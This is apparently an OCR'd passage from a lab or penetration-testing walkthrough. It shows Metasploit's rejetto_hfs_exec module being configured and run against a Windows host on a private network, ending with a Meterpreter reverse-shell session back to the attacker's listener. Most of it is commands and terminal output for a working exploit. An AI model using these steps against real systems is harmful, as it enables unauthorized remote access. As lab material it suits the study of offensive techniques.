


```
msf6 > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before
                                         terminating web server
   Proxies                     no        A proxy chain of format
                                          type:host:port[,type:h
                                         ost:port][...]
   RHOSTS                      yes       The target host(s), ran
                                         ge CIDR identifier, or
                                         hosts file with syntax
                                         'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or netwo
                                         rk interface to listen
                                         on. This must be an add
                                         ress on the local machi
                                         ne or 0.0.0.0 to listen
                                          on all addresses.
   SRVPORT    8080             yes       The local port to liste
                                         n on.
   SSL        false            no        Negotiate SSL/TLS for o
                                         utgoing connections
   SSLCert                     no        Path to a custom SSL ce
                                         rtificate (default is r
                                         andomly generated)
   TARGETURI  /                yes       The path of the web app
                                         lication
   URIPATH                     no        The URI to use for this
                                         ndom)
   VHOST                       no        HTTP server virtual hos
                                         t


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted
                                        : '', seh, thread, proce
                                        ss, none)
   LHOST     192.168.36.171   yes       The listen address (an i
                                        nterface may be specifie
                                        d)
   LPORT     4444             yes       The listen port
```


He set all the options and although the check command failed to verify the vulnerability of the target, he executed the module to successfully gain a meterpreter session on the target.



```
msf6 exploit(windows/http/rejetto_hfs_exec) > set rhosts 192.168.3
6.154
rhosts => 192.168.36.154
msf6 exploit(windows/http/rejetto_hfs_exec) > set rport 81
rport => 81
msf6 exploit(windows/http/rejetto_hfs_exec) > check
[*] 192.168.36.154:81 - The service is running, but could not be v
alidated.
msf6 exploit(windows/http/rejetto_hfs_exec) > 
```




```
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Using URL: http://0.0.0.0:8080/Glm1bLG6s
[*] Local IP: http://192.168.36.171:8080/Glm1bLG6s
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/reje
tto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/reje
tto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /Glm1bLG6s
[*] Sending stage (175174 bytes) to 192.168.36.154
[*] Meterpreter session 1 opened (192.168.36.171:4444 -> 192.168.3
6.154:18583) at 2021-04-11 05:42:47 -0400
[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\RrmdxNuVFK.
```



